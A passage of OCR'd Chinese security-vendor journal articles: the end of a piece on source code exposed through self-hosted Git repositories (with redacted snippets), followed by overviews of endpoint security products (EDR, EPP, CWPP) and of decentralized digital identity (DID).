绿盟科技创新研究院对“网传疑似某境外黑客组织售卖我国多家重要单位数据及源代码”事件进行了深入研究，我们发现此类事件几乎都与自建代码仓库相关（如：自建 gitlab 代码仓库、gogs 代码仓库、gitea 代码仓库和 gitblit 代码仓库），境外黑客通过利用这些代码仓库中的未授权访问漏洞，直接获取仓库中的信息，而仓库中不仅会有一些个人隐私信息（如图 2），也往往会存有数据库的地址、账户及密码（如图 3）。经过深入调研及研究，我们发现其中 90% 以上暴露的重要仓库（重要仓库指关基单位使用的代码仓库）是由项目外包人员进行开发，这种外包开发模式也极具的加大了关基单位发现暴露源代码的难度。

```
if (__name__ == "__main__"):
    results = test_fireman({
        "姓名": "张[redacted]",
        "证书编号": "1836003[redacted]",
        "身份证": "4413241[redacted]
    })
    print(results)
```

图 2 仓库中的个人隐私信息

```
<sqlurl>[redacted]sqlserver://[redacted]:1433;DatabaseName=[redacted]</sqlurl>
<sqlname[redacted]</sqlname>
<sqluser[redacted]</sqluser>
<sqlpassword>[redacted]</sqlpassword>
```

图 3 仓库中的数据库相关信息

3. 源代码暴露核查服务

尽管许多企业和机构非常重视数据安全，也购买了诸多数据安全相关的产品，但是上述数据泄露事件还是屡见不鲜，从根本上来说，还是相关安全防护没有做到位。绿盟科技创新研究院基于自身网络空间测绘研究和云上风险研究的积累，推出了源代码暴露核查服务。通过该服务，我们可以深度发现互联网上与企业和机构自

身相关的暴露代码仓库，绿盟科技也是行业首个针对自建代码仓库（如 Gitblit、Gogs、Gitea）提供暴露核查服务的厂商。

截至目前，我们已经发现了我国多个重要单位相关系统暴露的源代码仓库，目前已帮助其中约 100 家单位进行了处理，部分示例如下：




图 4 某银行预售款监控系统

```
<template>
  <div class="login_container">
    <div class="login_box">
      <div class="title">区智慧水务信息平台</div>
      <div class="box">
        <el-tabs v-model="activeName">
          <el-tab-pane label="密码登录" name="first">
```

图 5 某地水利系统

```
<packaging>jar</packaging>
<name>xiangya_hospital</name>
<description>医院内科库存管理</description>
<parent>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-parent</artifactId>
    <version>2.3.1.RELEASE</version>
```

图 6 某医院管理系统

```
<div class="nav-title">
  <di</div>
  <div class="nav-main">地铁3号线项目部</div>
</div>
</div>
<div class="srr" @click="dropOut">
  <i class="el-icon-switch-button"></i> <el-button type="text" style="color:#FFFFFF">
</div>
```

图 7 某地铁系统

正如上文所述，此类代码仓库暴露事件 90% 以上属于外包供应链暴露模式。甲方单位将项目外包给专门开发某系统的公司，外包公司因为安全意识不强将代码放在有未授权访问漏洞的仓库之中进行管理，其关系示意图如图 8 所示。




图 8 系统代码暴露关系图

由于外包关系，相关单位更难发现自身相关系统的源代码是否暴露，因此进行代码暴露核查显得更为关键。

4. 总结

随着全球信息化时代的推进，数据变得越来越重要，数据安全也得到了越来越多人的关注。尽管许多单位在数据安全方面花了大量的资金，但是依旧没有躲过黑客的入侵与破坏。绿盟科技创新研究院结合前沿创新研究，推出了**“源代码暴露核查服务”**。从理论研究和多个重要单位的实践来看，该创新型解决方案可以更有效地预防数据的泄露，真正地降低实际案例下数据泄露的风险。

图 9 绿盟科技源代码暴露核查服务功能点

参考文献

[1] http://www.npc.gov.cn/npc/c30834/202106/7c9af12f51334a73b56d7938f99a788a.shtml.

[2] http://www.npc.gov.cn/npc/c30834/202108/a8c4e3672c74491a80b53a172bb753fe.shtml.

[3] https://mp.weixin.qq.com/s/LDZQZF-nMCvPFZc6DqRuQw.

[4] http://blog.nsfocus.net/gitblit-snoarqube/.

都在讲终端安全，讲的到底是什么？

绿盟科技 终端安全产品部 徐夕茹

摘要：随着信息系统的发展，大家都在说网络安全要覆盖“云”“网”“端”，CWPP 与 EDR 是目前非常火的产品，一个面向云端服务器的防护，一个是面向常规终端 PC 端的防护。

关键词：CWPP EDR 终端安全 杀毒 云工作负载

安全的本质是攻防的较量，网络攻击有造成网络端崩溃的（如 DDoS 攻击），也有窃取机密数据或勒索的（如 WannaCry 病毒）。一方面，当边界防御被攻击突破后，终端自身的防御系统则成为关键，需要及时排查恶意软件。另一方面，内网本身存在攻击风险，如企业 PC 上插一个 U 盘，直接就从内部开始感染。尤其当前云化、移动化办公趋势明显，很多办公设备并不是永远处在被边界保护的环境中，疫情下广泛的远程办公，更是让办公终端处于“放任”状态。因此终端自身需要具备防御能力，终端安全产品逐渐演变为刚需 [1]。

后疫情时代，各办公终端及网络场景，处于高度分散化状态，边界被打破带来了攻击面的扩大。2020 年 8 月 11 日，Gartner 根据 Hitachi ID 最新的调查结果显示，2020 年，86% 的首席信息官表示他们的目标是提高整个环境的安全标准，为了实现其安全和远程启用目标，34% 的首席信息官投资于端点安全 [2]。

根据 IDC 数据，当前我国终端安全市场仅为 20 亿元左右，规模仍然非常小。预计到 2022 年国内终端安全市场将达到 4.09 亿美元，复合增速为 13.8%。

来源：IDC中国IT安全市场预测

1. 终端安全发展史

终端安全拥有比网络边界安全市场更“悠久”的发展历史，在 20 世纪 80 年代，病毒就已经开始通过一些硬件介质在计算机终端之间传播，而在 80 年代末，全球防病毒产业开始萌芽 [3]。

从国内来看，在 2010 年前，终端安全市场的参与者主要包括国产杀毒软件（AV）厂商金山、江民、瑞星、冠群等，以及国外终端安全巨头 Symantec、Trend Micro、Kaspersky、McAfee 等。

而在 360 凭借免费模式进入到杀毒软件市场后，消费级终端安全市场的商业模式随之颠覆，360 在国内消费级终端安全市场的地位有口皆碑。近年来，金山、江民、瑞星等老牌厂商的份额显著缩小，外资厂商包括 Symantec 以及 McAfee 等虽仍占据一定的市场份额，但也呈现出逐渐下滑的趋势 [3]。

但是传统杀毒软件（AV）最初基于哈希运算，基于 MD5、SHA1 进行检测。之后过渡到通过升级静态病毒库来与恶意软件进行匹配。该方法在面对如“无文件攻击”时会失效，比如以 APT 为代表的高级持续性攻击，隐秘性极强。2019 年 Ponemon Institute 的一项调查发现，传统杀毒软件（AV）平均错过了 60% 的攻击。因此随着近年来未知威胁的不断增加，防病毒对于病毒检测的效果开始逐渐下降，迫使传统终端安全引入新的技术，如人工智能、大数据、行为分析等技术。因此也诞生出下一代杀毒软件 NGAV（EPP），通过引入机器学习、异常行为分析等技术，利用人工智能来识别和防止恶意行为 [1]。之后随着技术的迭代，衍生出更符合市场需求的一系列终端安全产品，比如终端检测与响应 EDR、威胁情报、沙箱技术等，在检测未知威胁，以及针对安全威胁进行快速响应等方面，对传统防病毒产品进行了有效的补充和优化。

2.EDR（终端检测与响应系统）

EDR（终端检测与响应）核心为记录，收集和存储来自端点设备活动的大量数据，从而使安全专业人员可以识别潜在威胁，调查和补救任何潜在攻击。EDR 将一个企业的终端安全分为预防、防御、检测、响应四个阶段，这也是 Gartner 指出的下一代终端安全软件应具备的 4 个能力象限 [4]。


（1）预防：和传统 EPP 相比，加入了前期资产识别、脆弱性检查、漏洞管理、补丁管理、基线检查、流量可视、USB 管控等功能预防病毒或攻击行为的渗透。

（2）防护:防护阶段一般还包括勒索诱捕、进程黑白名单、沙箱、自动隔离恶意文件的能力。

（3）检测：指的是持续检测，开始强调基于人工智能和行为分析的检测引擎，从海量的病毒样本中机器学习其中的基因特征从而在未知病毒的发现上获得显著效果，所以一般此类产品宣扬离线检测能力，即不认为通过防护阶段的文件就是安全的，

比如有些病毒潜伏周期长达 3 年，一般还包括违规外联监控、暴力破解、WebShell 检测、流行病毒快速检测框架（如手动输入 MD5 全网检测）。

（4）响应：最后一但在某主机上发现病毒文件，必须形成安全闭环及时响应处置，此步骤安全厂商融入了 SDP 东西向流量管控、宏病毒修复、进程溯源、终端围剿查杀、同厂商产品联动等能力。



EDR&EPP终端最佳产品方案

EDR 为安全团队提供了可视性，其中包含大量数据，可以分析恶意或异常行为，并检测端点保护技术遗漏的攻击。EDR 在 2016—2019 年连续进入 Gartner 的 10 大技术之列，成为当前终端领域热门产品。

3.CWPP（云工作负载保护平台）

终端安全防护的对象涉及两大类终端，一类是 PC、笔记本电脑、移动设备、IOT 等终端，主要以 EDR 和 EPP 产品为主；另一类是服务器，包括物理机、虚拟机、容器和云工作负载，以 CWPP 产品为主。

CWPP 主要解决混合的数据中心架构中，物理机、虚拟机、容器和无服务器工作负载的安全问题，无论工作负载的位置或粒度如何，提供统一的可视化和可控性。

2016 年 Gartner 首次推出 CWPP 市场指南，根据 Gartner 的定义，CWPP 侧重数据和流量的问题，包括了 WAF、FW 和 IPS 等；在 2020 年的最新指南中 Gartner 把 CWPP 能力结构分成了八大类别。

（1）反恶意软件扫描

某些情况下基于签名的文件扫描是有意义的，例如，如果服务

器工作负载作为通用文件存储库（如文件共享、网络文件系统服务器、FTP 服务器或 MicrosotShorePoint 服务器），则此时需要对文件库进行扫描，但这可以使用别的产品实现（如云访问安全代理 CASB）。公共云 IaaS 中的存储服务，如公共云 IaaS 中的对象存储，也应该进行扫描。理想情况下，这些文件将取代旧的网络文件共享，并退出工作负载。另一个要求使用防病毒软件的情况是监管要求规定了防病毒软件的使用。或者也可以使用现有的终端防病毒解决方案以减少 CWPP 对服务器性能的影响。

（2）具有漏洞屏蔽功能的 HIPS

CWPP 产品需要深入检查传入的网络流量流，以防止已知漏洞的攻击。如果基于网络的入侵预防系统（IPS）保护了工作负载，则该能力在网络层可能是冗余的。但是 IPS 可能无法防止虚拟机间或基于容器间的攻击。因此基于主机的入侵预防系统（HIPS）可能是一个更好选择，因为它是在主机上而不是在网络中执行的。HIPS 可以保护主机免受 0day 的攻击，直到可以应用补丁或从镜像补丁重建工作负载的代码。安全管理人员也会使用 HIPS 来减少服务器修补的频率。

（3）服务器工作负载 EDR 行为检测、威胁检测与响应

服务器端部署的 EDR 已经实现了系统的完整性保护，基于主机的入侵检测系统（HIDS）等能力，服务器 EDR 监控查看网络通信、启动的进程、打开的文件和日志条目等行为，以查找恶意行为，包括容器内的行为检测。另一种技术是从允许列出的应用程序中建立预期行为模式，并查找行为偏差。但是这些能力侧重于检测和响应，而不是预防攻击。因此，Gartner 没有将此作为 CWPP 的核心工作负载保护策略。服务器 EDR 的另一个常见功能是基于签名的防病毒扫描，但如果未使用防病毒引擎，则 EDR 只用于检测 / 响应场景。

（4）漏洞利用防护 / 内存保护 [5]

在 CWPP 能力分层图的基础工作环节中，已经强调“加固、配置和漏洞管理”，因此对已知漏洞 NDay 的修复应该在前期已经完成，这里的漏洞利用防护主要指未知漏洞 0Day 的防护。0Day 漏洞大概可以分为两类：系统漏洞和应用漏洞。对于服务器工作负载而言，系统漏洞危害大、难以防御，但相对而言被利用的难度也比较大，尤其是在本地部署的环境中，端口一般不对外开放。目前对系统 0Day 漏洞直接防御比较难，一般是监控和拦截漏洞利用后的行为，如监控利用漏洞反弹 shell、监控利用漏洞提权等。

内存防护是内存运行时的自我保护技术，因为在工作负载上执行的数据都需要经过内存进行储存，所以通过对内存行为的监控可以识别无文件攻击（PowerShell、VBS 等）、内存型 Webshell 等基于文件监测无法识别的新型攻击手段，目前阶段方案自身的兼容性和颗粒度是比较大的挑战。

(5) 应用控制 / 白名单 [5]

工作负载中的部分应用存在过高权限，比如 Web 中间件具备创建 Webshell 的权限、数据库具备创建可执行文件的权限，容易被攻击者利用，而“非白即黑”的白名单策略不能阻止这类攻击，因为粒度太粗，不能阻止原本应该可信的白应用被黑利用。

因此 CWPP 可以实现通过内核层对应用权限的控制，剥离过高权限，适合强防护需求；或者通过应用行为清点，机器学习应用的正常行为：命令执行、文件操作、网络链接，并形成行为基线，在行为基线外的操作都可以判定为攻击，适合监控的需求。

(6) 系统信任保证 (系统完整性保护) [5]

在工作负载加载之前检测基本输入 / 输出系统 (BIOS)、统一可扩展固件接口 (UEFI)、其他固件和微代码、虚拟机监控程序、虚拟机和容器系统镜像的能力。在公有云中，这将仅限于在安装和认证地理位置之前测量系统图像和容器的完整性。

在启动工作负载后，实时监控工作负载的完整性，包括关键的系统文件和配置。与独立的防病毒软件一样，文件完整性监视本身的价值是最小的。然而监管要求规定了其使用。高级解决方案还可以监视 Windows 注册表、启动文件夹、驱动程序、引导加载程序和其他关键系统区域的完整性。

目前比较好的防护思路是对文件 / 目录的权限做限制，包括读取、写入、删除、执行、创建、重命名和链接，以防止系统目录的文件被恶意修改或者恶意文件执行，这项能力不仅可以用来保护系统文件，也可以用来保护特定的网页或其他文件。

(7) 网络防火墙，微隔离与流量可视化 [5]

微隔离主要防御内网渗透 (东西向移动)，基于传统防火墙只能实现南北向的隔离，即服务器端口对外访问限制，但是在内网环境下，端口访问管理工作却十分糟糕，加上内网存在大量的未修复 Nday 漏洞、弱口令和同置口令，一旦一台工作负载沦陷，以它为跳板进行漏扫、爆破，横向移动将轻而易举，这个问题在容器环境下尤为严重，因为容器天生隔离性就较差。


因此微隔离的核心能力是“限制访问源”，首先限制工作负载的指定端口只能被特定的 IP 或者 IP 段访问，其次限制工作负载的对外服务进程只能访问特定的 IP 或域名，从而实现进出网双向控制。

流量可视化很好理解，就是将工作负载之间的访问关系可视化呈现，一般是在工作负载之间划线，通过线的不同颜色可以快速发现失陷的工作负载，但是流量可视化有个天然的缺陷：当工作负载到达一定数量后，关系呈现会非常混乱，反而不便于管理。因此在这项能力中微隔离的重要性要更大。

(8) 加固、配置和漏洞管理

这就是“资配漏补”的概念，也是现在安全运营的重要工作，报告指出这项能力应该“左移”与云安全配置管理 (CSPM) 相配合，将防护工作提前，这项能力也是 CWPP 最底层的核心能力。但是打补丁、修漏洞一直是业界比较头疼的问题，因为漏洞修复的过程可能会导致应用重启、工作负载重启、蓝屏等问题使业务中断，同时可

能引发供应链攻击，因此现在内网环境中大量 Nday 漏洞未被修复是常态，工作负载还需要 CWPP 的其他上层能力才能被完整保护 [5]。



在新兴云安全技术中，CWPP 在国内的应用相对比较成熟，CWPP 为云安全提供了保障，包括更快地检测漏洞和主动威胁，以及在应对事件时更强的上下文和调查能力。将观察到的活动与 ATT&CK 企业矩阵相对应的 CWPP 解决方案为分析人员和调查人员提供了更大的背景，并帮助他们了解云主机安全状态。

可以看出 CWPP 与 EPP/EDR 功能侧重点不同，CWPP 的功能可以概括为通过资产管理、系统加固、配置和漏洞管理，减少系统本身的攻击面，兼顾丰富的入侵检测能力（暴力破解、异常登录、反弹 Shell、本地提权、后门检测、Web 后门、可疑操作等多个角度来检测对主机的入侵行为），而 EDR 入侵检测能力非常弱（入侵检测方面一般仅支持 WebShell、爆破登录检测），更侧重于病毒的检测、隔离、闭环。

近年来，全球终端安全市场总体保持平稳，一方面，用户对病毒扫描、磁盘加密、设备控制等终端安全的部分需求被操作系统本身内置的功能所替代；另一方面，包括 EDR 和 CWPP 在内的新兴技术的应用也正在带动终端安全市场的增长。从市场规模来看，终端安全在全球范围内是一个百亿美金级的大赛道，和防火墙在规模上处在同等量级。而在国内，由于消费级终端安全市场商业模式的特殊性，其市场规模要远小于防火墙，规模仅在防火墙的三分之一到四分之一。因此，终端安全市场的发展潜力，有待我们投入更多的精力去挖掘和发现。

参考文献

[1]https://baijiahao.baidu.com/s?id=1688030676180576100&wfr=spider&for=pc.

[2]https://www.hitachi-id.com/aboutus/news/press-releases/2020-08-11.

[3]https://mp.ofweek.com/iot/a356714758127.

[4]https://blog.csdn.net/weixin_43909140/article/details/116145754.

[5]https://mp.weixin.qq.com/s/URHNFdWrkZWSYdVWpyGgGQ—Gartner：Market Guide for Cloud Workload Protection Platforms.

DPKI的崛起之路—分布式数字身份(DID)

绿盟科技 创新研究院 李智科

摘要：本文将通过分布式数字身份 (DID)，详细介绍如何在去中心开放网络环境下安全、高效地实现用户身份的标识及认证。

关键词：区块链 身份标识 身份认证

引言

互联网的出现和普及使得传统身份有了另一种表现形式，即数字身份，除自然人以外，机构组织、智能设备、虚拟网络都可以作为实体并拥有数字身份，这些实体作为数字化社会的重要组成部分，共同构建了数字生态，数字社会身份体系如下图 1 所示。

图 1 数字社会身份体系

我们一般认为，数字身份的演进可分为三个阶段：第一阶段是由单一权威机构进行管理和控制的中心化身份，不同机构之间身份数据互不相通；第二阶段是由多机构或者联盟进行管理和控制的联盟身份，在该体系下，用户的身份数据具备了一定的可移植性；第三阶段以用户为中心，身份信息由用户自主掌控授权，身份管理走向去中心化。可以预见，在未来的数字化社会中，分布式数字身份体系带来的全新观念必将催生新的商业模式 [1]，本文将聚焦分布式数字身份 (Distributed ID, DID)，探索其广阔应用场景。

1. PKI&DPKI

“身份”本身是基础并客观存在的，今天的互联网广泛通过“租借”第三方机构 (ICANN、DNS 注册机构、证书颁发机构) 服务来构建信任体系，实现实体间的安全通信，若要实现去中心化生态体系，又该如何求解？这里我们就来聊一聊 PKI 与 DPKI 体系之间的关系。

1.1 PKI

PKI 是 Public Key Infrastructure 的缩写，翻译过来就是公钥基础设施，是生成、存储、分发和撤销用户数字身份证书所必需的软件、硬件、人、策略及处理过程的集合，也是国际公认普遍适用的一整套信息安全系统 [2]。PKI 的建立依赖于权威的认证，离不开可信第三方 (ICANN、DNS 注册机构、证书颁发机构) 的协同工

作，通过运用多种技术，可为应用提供认证、加密和数字签名等安全支撑，为信息系统提供密钥管理和证书管理等安全服务，其主要载体为 X.509 格式的证书文件，PKI 技术架构如图 2 所示。




图 2 PKI 技术架构

1.2 DPKI

分布式公钥基础设施 (DPKI) 作为 PKI 的演进，并非是对 PKI 的全盘抛弃和替代，更多是在原有认证体系基础之上的一种改进和补充，通过构建一种分布式的认证体系来解决中心化认证体系存在的问题，是未来网络信任生态的基础设施。DPKI 与 PKI 在业务流程上并无明显区别，首先用户提供相关信息并发起申请，接下来发证方审核信息，颁发证书，最后用户出示证书完成验证。但不同于 PKI 体系，DPKI 强调用户身份的自主可控、身份可移植和分布式认证，个人身份的验证不再依赖于发证方，DPKI 认证体系的具体特性如图 3 所示。




图 3 DPKI 认证体系特性

2. 分布式数字身份 (DID)

随着区块链等可信技术的发展，各大公司、机构纷纷入局，对

DPKI 的实现展开了更深入的研究探索，分布式数字身份 (DID) 解决方案应运而生 [3]。通过结合区块链技术 [4]，分布式数字身份使用户真正拥有并控制自己的个人数据和资产，可实现跨部门、跨行业、跨地域的去中心化共享能力。

2.1 W3C DID

万维网联盟 (W3C) 作为 Web 技术领域权威和影响力的标准化组织，已制定了 200 多项影响深远的 Web 技术标准及实施指南，其下属 DID 工作组已于 2019 年底发布了首个 DID 标准规范 [5]，该标准主要包括分布式身份标识和可验证声明 (身份凭证) 两大基础模块，定义了身份标识符格式，描述文档以及身份凭证的生成、出示、验证和销毁等流程，覆盖了身份和凭证管理的完整生命周期，使 DID 技术向着规范化、标准化的目标迈出了一大步，W3C DID 标准结构如图 4 所示。




图 4 W3C DID 标准结构

2.2 基础层：DID 规范

DID 基础层主要定义规范了身份标识符及相应描述文档，该规范可用来标识人、组织、物品、抽象实体等任意主体。其中，DID 标识符是一个特定格式的字符串且全局唯一，用来代表一个实体的数字身份，类似于我们的身份证号码一样，而每个 DID 标识都会对应一个 DID 文档 (Document)，文档为 JSON 字符串格式，主要包含了与 DID 验证相关的密钥信息和验证方法，用以实现对实体身份标识的控制，DID 文档内容格式如图 5 所示。

```
{
  "@context": "https://w3id.org/did/v1",
  "id": "did:example:123456789abcdefghi",
  "authentication": [{
    // used to authenticate as did:...fghi
    "id": "did:example:123456789abcdefghi#keys-1",
    "type": "RsaVerificationKey2018",
    "controller": "did:example:123456789abcdefghi",
    "publicKeyPem": "-----BEGIN PUBLIC KEY...END PUBLIC KEY-----\r\n"
  }],
  "service": [{
    // used to retrieve Verifiable Credentials associated with the DID
    "id":"did:example:123456789abcdefghi#vcs",
    "type": "VerifiableCredentialService",
    "serviceEndpoint": "https://example.com/vc/"
  }]
}
```

图 5 DID 文档内容格式

并且，一个实体可对应多个 DID，实体在通过注册申请后可获得一个或多个由自己进行维护管理的 DID 标识，不同 DID 标识所代表的身份之间互不相关，有效降低了身份信息之间的耦合性。总的来说，我们可以将 DID 基础层看作一个键值数据库，DID 标识符当作键，而 DID 文档则是对应的值，二者之间的关系结构如图 6 所示。

图 6 DID 标识规范结构

2.3 应用层：可验证声明

通过上一小节对 DID 规范的介绍可以看出，DID 文档中不包含任何与个人真实信息相关的内容，如姓名、手机号、地址等。因此，仅仅依靠 DID 标识是无法完成身份验证的，DID 应用层可验证声明的助力不可或缺 [6]。

可验证声明 (VC) 用于在网络上（区块链）流转可验证信息，

是建立 DID 整个体系的价值所在。对于 DID 应用层，我们可将参与实体划分为发行人 (Issuer)、持有人 (Holder)、验证人 (Verifier)、DID 注册系统（区块链）、凭证存储平台。其中，发行人拥有用户数据并且能出具相应 VC，如政府部门、公安机关、教育机构等；持有人则是 VC 的持有者，任何人都可以充当该实体角色；验证人负责接受 VC 并进行核验，由此为 VC 持有人提供相应类型的服务；DID 注册系统及凭证存储平台分别负责链上链下数据信息的验证维护，可验证声明应用服务如图 7 所示。




图 7 可验证声明应用服务

3. 应用场景

3.1 身份认证

身份认证可以说是 DID 最基本的应用，对于有身份识别 (KYC) 需求的场景，通过提前将多个机构颁发的 VC 与用户绑定，且锚定到区块链上，凭借密码算法，可进行分布式验证，用户只需获取一次 VC，便可随时出示使用。例如员工入职背景调查，材料在流转过程中极易遭受篡改，且验证手段较为匮乏，若使用 DID 解决方案，学生可以在链上使用自己的 DID 标识向学校申请学历（学位）凭证，向前公司申请工作（离职）凭证，而在求职时，现公司只需通过验证接口对上述凭证真实性进行核验，即可快速完成员工的入职背调。

3.2 无口令安全登录

无口令安全登录的应用场景类似于微信扫码登录，当我们需要注册或登录网站时，无需输入用户名、电子邮箱、密码之类的口令，只需使用手机中存储的用户 DID 信息完成与网站 DID 的双向验证。虽然登录形式看起来没有发生任何变化，但与传统扫码认证方式不同的是，DID 中的身份信息由用户自己掌控，用户首先通过二维码获得网站 DID 并进行验证获得公钥，再使用公钥加密请求数据，发送自己的身份信息交由服务器验证，若验证通过，则登录成功。通过整个流程我们可以看出，服务器并不知道用户的口令，也无法获得除用户 DID 文档以外的任何信息，从而有效防止数据泄露，保护用户身份隐私。

3.3 个人隐私保护

隐私保护是任何身份管理解决方案中不可或缺的一部分，DID 也不例外，通过对用户属性的选择性披露可以有效降低用户隐私泄露的风险。在实际生活中，用户身份通常具有多个属性，如身份证上的姓名、出生年月、家庭住址、身份证号等，我们并不总是希望直接将整个证件亮给验证者查看，过多关联信息的泄露会带来一系列麻烦，不法分子就曾利用通行大数据（健康宝）窃取明星隐私并进行传播售卖 [7]。DID 凭证结合零知识证明技术，可以做到在信息最小化提供的同时不影响凭证的合法性验证，有效保护用户隐私。例如，一个有社会责任心的商店老板拒绝向未成年人出售香烟，对于买烟的顾客需要查验其年龄信息，此时若使用身份证则会泄

露关联敏感信息，但在 DID 技术中，可以只出示部分信息，证明自己已超过一定年龄（18 岁）而无需透露其他信息，包括出生年月，从而实现对个人隐私信息的选择性披露。

3.4 数字版权保护

线上数字内容往往会面临一系列的版权纠纷，利用区块链不可篡改及数字身份自主可控的特性，可有效解决数字内容版权保护问题，实现多方信息的实时共享、版权认证、交易维权，促使数字资产合法合规流动。链上参与者通过使用 DID 技术，使得作品具备唯一标识，著作权经过认证后，成为不可篡改的链上凭证，可以作为举证、流转的声明，应用于资产确权、数据定价、流转监测分析以及侵权取证等场景。

3.5 物联网及边缘计算

物联网设备通常分布在不同的地域，采用多种方式接入网络，这也使得其编码标准存在多样性，具有较高管理成本和安全风险。若使用 DID 技术为物联网设备分配全局唯一标识，并结合厂家生产信息、物联网运营商以及设备的所有权信息，为设备颁发多种凭证，赋予设备可声明、可验证的自主身份，即可在区块链上实现设备身份和数据的高效分布式认证，有效保障数据来源的真实性，同时也有利于对设备产生的数据进行确权、计价。

4. 总结

在本文中，我们详细介绍了分布式数字身份 (DID) 技术的发展与应用，可以预见，随着时间的推移及行业的共同努力，技术体系愈发完善，相关运作模式趋于规范合理，在未来将会有更多的权威机构、产业机构以及个人、物联网设备通过分布式数字身份体系的助力，参与到广阔的数字经济世界来，开拓更多的创新应用场景。

未来的数字化社会必定以用户为核心，实体可通过自主管理数据与可信共享交换来创造价值，分布式数字身份将会帮助数字化社会更健康、更透明、更高效地发展。

参考文献

[1] 张开翔：《数字时代的身份基础设施建设》，《微众银行》，2020 年 06 月 29 日。

[2] https://zh.wikipedia.org/wiki/.

[3] https://weidentity.readthedocs.io/zh_CN/latest/.

